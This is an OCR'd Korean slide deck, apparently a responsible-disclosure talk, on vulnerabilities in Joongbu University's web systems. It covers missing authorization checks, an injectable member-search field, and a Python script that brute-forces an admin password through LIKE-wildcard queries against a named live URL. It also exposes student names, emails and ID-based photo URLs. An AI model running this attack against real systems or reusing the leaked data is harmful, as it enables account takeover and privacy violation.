
????????????????????????



>> Patched? N0P!

✖ Failed to load resource: the server responded with a status of 404 (Not Found)

lecture.js:1



PART 3

취업지도시스템

JPP Login System



학생 로그인

권한 없음



교직원 로그인

권한 있음



기업 로그인

조건부 권한

JPP Login System



학생 로그인

권한 없음



교직원 로그인

권한 있음



기업 로그인

조건부 권한

JPP Login System

기업명		사업자 번호		검색	
사업자 번호	기업명	대표자	주소지	등급	관리
010-88-92090	가족기업테스트	테스트1	서울특별시 마포구	S-가족기업	다음
314-86-11448	(주)노바테스트	신현명	대전 유성구 용산동		다음
301-81-51454	선테스트코리아	김진구	충북 청주시 흥덕구		다음
125-81-97894	(주)세미콘테스트	박성학	충남 천안시 서북구		다음
312-81-23832	아드반테스트 코리아(주)	한철희	충남 천안시 서북구		다음
126-81-55539	(주)아이테스트	김진주	경기 이천시 부발읍		다음
129-81-33266	유니테스트	김종현	경기 용인시 기흥구		다음
220-81-68127	이테스트	신중철	경기 성남시 중원구		다음
128-86-02203	(주)지엠테스트	김병식	충남 천안시 서북구		다음
	테스트(주)	테스티	경기 시흥시 목감동만안빌라	A-정회원	다음
000-00-00000	테스트기업	테스트	서울시 마포구 공덕동	S-가족기업	다음
	테스트기업	김테스트으	서울특별시 마포구	C-비인증	다음

검색

수정/등록

로그인

JPP Login System

```
<td align="center" class="ta">테스티</td>
<td align="center" class="ta">경기 시흥시 목감동만안빌라</td>
<td align="center" class="ta">A-정회원</td>
▼<td align="center" class="ta">
    <a onclick="BizEdit(1)" class="buttonS bBlue1">다음</a> == $0
```



검색

수정/등록

로그인

JPP Login System

■ 기업 정보

* 아이디	biz1
* 비밀번호 *영문자 숫자를 조합하여 4~13자로 입력하세요.
* 비밀번호 확인
* 기업명	테스트(주)
* 대표자성명	테스티
* 우편번호	<input type="button" value="검색"/> <input type="button" value="선택"/> <input type="button" value="선택"/>
* 주소	123-4567890
* 나머지주소	
이메일 주소	
전화번호	02 - 111 - 1111
팩스번호	
홈페이지	
* 사업자등록번호	123-456-7890 (비공개 정보) <input type="button" value="중복확인"/>

검색

수정/등록

로그인

JPP Login System



검색

수정/등록


로그인



Part4

정보 유출

Information is important



- 학번(사번)
- 01²₁₂
- 단과대학
- 학년
- 전화번호
- 핸드폰번호
- 메일주소
- 주소(상세주소 제외)

Information is important



- 학번
- 이메일
- 사진
- 졸업성적
- 생년월일
- IP
- 학년
- 핸드폰 번호
- 비밀번호
- 상세주소
- 이메일
- 성적조작
- 수학점수

Welcome to the real world!

회원검색 중부대학원

회원검색 이름 검색

학번	이름	대학	학과	이메일
----	----	----	----	-----

COPYRIGHT © 2012 JOONGBU. ALL RIGHT RESERVED.

확인 취소

- 멤버명 유추 가능 -

학번(MBER_CD)

이름(MBER_NM)

학년(GRADE)

핸드폰 번호

비밀번호(MBER_PW)

상세주소(ADDR)

이메일(EMAIL)

- 권한체크 없음, 자유로운 조회 가능

Welcome to the real world!

```
<select name="search_field" title="회원검색">
    <option value="MBER_NM">이름</option>
    <option value="MBER_CD">ID</option>
</select>
```

```
SELECT MBER_CD, MBER_NM . . . , EMAIL FROM `TABLE_NAME` WHERE $search_field=$search_text
```

Welcome to the real world!

Find admin password

Oracle DB

- ‘_’ 는 한 개의 데이터
- ‘%’ 는 한 개 이상의 데이터


	회원검색	이름	관리자	 검색	
	학번	이름	대학	학과	이메일
<input type="checkbox"/>	30000016	관리자			lovebear@joongbu.ac.kr
<input type="checkbox"/>	master	관리자			admin@upacom.com
<input type="checkbox"/>	upacomA	관리자			pjs1024@upacom.com

MBER_NM -> MBER_PW
_@__(5글자)

A-Za-z0-9… brute force

Welcome to the real world!

Find admin password



```
brute.py - C:\Users\pinebudweiser\Desktop\brute.py (3.6.5)
File Edit Format Run Options Window Help
import requests

url = "http://edu.joongbu.ac.kr/memberSearch.do"
data = {'search_field': 'MBER_PW', 'search_text': '!@___'}
password = ''

for i in range(0, len(data['search_text'])):
    for k in range(0x21, 0x80):
        if k == 0x25 or k==0x5F:
            continue
        data['search_text'] = password[0:] + chr(k) + data['search_text'][i+1:]
        print(data['search_text'])
        result = requests.post(url, data=data)
        if result.text.find('master') != -1:
            print("find")
            password += chr(k)
            break

Ln: 8 Col: 11
```

Welcome to the real world!

회원검색		이름	구성로	검색
<input type="checkbox"/>	91416038	김동현		
<input type="checkbox"/>	91410474	김민수	rntjddign@naver.com	
<input type="checkbox"/>	91507992	노은채	hnec09@hanmail.net	
<input type="checkbox"/>	91114915	박수영	sooyoung0424@naver.com	
<input type="checkbox"/>	91317012	배대식	pinebudweiser@jungbu.ac.kr	
<input type="checkbox"/>	91707839	신동현	hunnyshin@jungbu.ac.kr	
<input type="checkbox"/>	91606994	이준희	dlwns0606@naver.com	
<input type="checkbox"/>	91304742	장한솔	hansol2826@jungbu.ac.kr	

COPYRIGHT © 2012 JOONGBU. ALL RIGHT RESERVED.

확인

취소

×


MEMBER_NM → ADDR

Welcome to the real world!



■ 인재정보 : 6158 건						
이름	이력서	학과(계열)	경력/희망연봉	지역	수정일	
류** (女, 1998)		산업디자인학전공			2018-04-23	
원** (男, 1996)		자동차관리학과			2018-04-21	
최** (男, 1996)		자동차관리학과			2018-04-19	
김** (女, 1997)		연극영화학전공			2018-04-19	

▣ 시험_평가조회								
시험시간 : 30분, 총인원 : 134명, 제출인원 : 126명, 미제출인원 : 0명, 미응시인원 : 8명								
전체	응시자	미응시자	오프라인	정렬 :	이름 ▼	시험상태 :	전체 ▼	이름 ▼
								<input type="button" value="검색"/>
학번	이름	평가여부	점수/총점	응시상태	제출일자	IP	시험자	평가
...	...	평가완료	18 / 30	응시	2018-04-27 01:22:33			<input type="button" value="보기"/>
...	...	평가완료	20 / 30	응시	2018-04-27 16:33:44			<input type="button" value="보기"/>
...	...	평가완료	26 / 30	응시	2018-04-27 15:58:01			<input type="button" value="보기"/>

Welcome to the real world!

		추천의뢰	스크랩	뒤로
제목	이력서 (수정일 : 2018-06-28)			
	이름	손** (남자)		
	생년월일	1985-05-15		
	휴대폰	010-1234-5678		
	E-mail	test@example.com		
	주소	서울특별시 강남구 테헤란로 123		
기본항목				
보훈대상여부	비대상	장애여부	인정	
병역사항	재입대		졸업예정일	2020-06-30
희망지역	서울		희망연봉	1000만 원
지원분야	IT 기획 및 디자인 분야			
학력정보				
학과	컴퓨터학과	전공	소프트웨어학과	
현재학기	2학기	학적상태	정상	
총취득학점	4.0	평균평점	4.00	
구분	국내 대학 졸업	출신고교		

Welcome to the real world!



- <http://hksaweb.joongbu.ac.kr/file/downloadSnoImg?sno=91317012>
- <https://jpp.jbm.ac.kr/upload/Per/91416416.jpg>

Patch List

- 4월, 교수님을 통한 컨택

취약부분	패치여부
사이버강의실	Lecture.js 삭제
취업지도시스템	패치 X
사진 조회	패치 X
평문	https 일부 적용

당신의 정보는 안전하지 않습니다

- 이 프레젠테이션에 사용된 모든 010121들은 4월 제보 후 7월에 제작된 010121입니다.

“

당신의 정보는 소중합니다

신뢰할 수지 않은 사이트에 정보를 기입 시 최소한의 정보를 기입해주세요

”

A photograph taken from inside an airplane, looking out through a circular window. The view is of the aircraft's right wing and tail section. The wing has several slats and flaps extended. The tail features a dark vertical stabilizer with a white logo. The background is a clear, pale blue sky.

Thank You